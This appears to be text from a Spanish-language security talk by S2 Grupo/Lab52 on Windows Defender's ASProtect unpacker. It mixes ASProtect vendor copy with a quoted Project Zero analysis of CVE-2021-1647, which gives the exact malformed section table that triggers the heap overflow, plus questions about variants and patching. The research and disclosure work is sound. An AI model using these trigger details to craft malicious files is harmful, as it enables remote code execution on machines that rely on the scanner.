ASProtect 32

ASProtect 64

ASObfuscator

Download

Forum

Contacts



Sign up for a free email account on SFLetter.com

Protection for email messages and attachments + email opening tracking by time and IP address.

Features

reenshots

Download

Compare ASPack products

What is ASProtect 32?



ASProtect 32 (formerly ASProtect SKE) is a multifunctional EXE packing tool designed for software developers to protect 32-bit applications with in-built application copy protection system.

The solution has many advantages, including software compression, provides reliable protection methods and tools for software from unauthorized copying, analysis, disassemblers and debuggers.

ASProtect 32 also provides enhanced work with registration keys and the ability to create a single application that can change its functionality or expiration, depending on the entered particular key.

Need to protect 64-bit application?

News

26.03.2020

ASPack Software releases new product for protection of C and C++ source code

12.07.2018

ASPack Software has released an update for its product line

24.01.2018

ASProtect 64 Update improves compatibility with modern versions of popular compilers

05.07.2017

New releases of ASPack, ASProtect and ASProtect 32 (SKE)

21.03.2017

TLS support and other news





Estrategia 2 ASProtect – Google Project Zero[5]

CVE-2021-1647: Windows Defender mpengine remote code execution

Maddie Stone, Project Zero

The Basics

Disclosure or Patch Date: 12 January 2021

Product: Microsoft Windows Defender

Advisory: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-1647

Affected Versions: Version 1.1.17600.5 and previous

First Patched Version: Version 1.1.17700.4

Issue/Bug Report: N/A

Patch CL: N/A

Bug-Introducing CL: N/A

Reporter(s): Anonymous

The Vulnerability

Bug class: Heap buffer overflow

Vulnerability details:

There is a heap buffer overflow when Windows Defender (mpengine.dll) processes the section table when unpacking ar ASProtect packed executable. Each section entry has two values: the virtual address and the size of the section. The code in

CAsprotectDLLAndVersion::RetrieveVersionInfoAndCreateObjects only checks if the next section entry's address is lower than the previous one, not if they are equal. This means that if you have a section table such as the one used in this exploit sample: [(0,0), (0,0), (0x2000,0), (0x2000,0x3000)], 0 bytes are allocated for the section at address 0x2000, but when it sees the next entry at 0x2000, it simply skips over it without exiting nor updating the size of the section. 0x3000 bytes will then be copied to that section during the decompression, leading to the heap buffer overflow.

The Next Steps

Variant analysis


Areas/approach for variant analysis (and why):

- Review ASProtect unpacker for additional parsing bugs.
- Review and/or fuzz other unpacking code for parsing and memory issues.





Estrategia 2 ASProtect





Estrategia 2 ASProtect

¿Somos capaces de reproducir la vuln?


¿Existen más vulnerabilidades en este packer?








¿Cómo ha parcheado Microsoft los bugs de ASProtect?





Vulnerable No vulnerable







Referencias

- [1] Joxean Koret/Elias Bachaalany (2015) The Antivirus Hacker's Handbook
- [2] Mady Marinescu/Eric Avena (2018)- Windows Defender Antivirus can now run in a sandbox

https://www.microsoft.com/security/blog/2018/10/26/windows-defender-antivirus-can-now-run-in-a-sandbox/

- [3] Tavis Ormandy (2017)- **Porting Windows Dynamic Link Libraries to Linux** https://github.com/taviso/loadlibrary
- [4] Roberto Amado **StopDefender** https://github.com/lab52io/StopDefender
- [5] Google Project Zero **CVE-2021-1647** https://googleprojectzero.github.io/0days-in-the-wild//0day-RCAs/2021/CVE-2021-1647.html
- [6] Anquanke CVE-2021-1647 Analisis https://www-anquanke-com.translate.goog/post/id/231625?_x_tr_sl=auto&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=wapp

WEBS

Gracias!

MEDIA

https://lab52.io/

@ramado78 ramado@s2grupo.es

https://www.securityartwork.es/

















MADRID

Velázquez, 150, 2ª planta, 28002 T. (+34) 902 882 992

BARCELONA

Llull, 321, 08019 T. (+34) 933 030 060

VALENCIA

Ramiro de Maeztu 7, 46022 T. (+34) 902 882 992

info@s2grupo.es www.s2grupo.es www.securityartwork.es www.lab52.es

MÉXICO, D.F.

Monte Athos 420 D.F., 11000 México T. (+52) 15521280681

BOGOTÁ

Calle 89, nº 12-59, T. (+57) 317 647 10 96

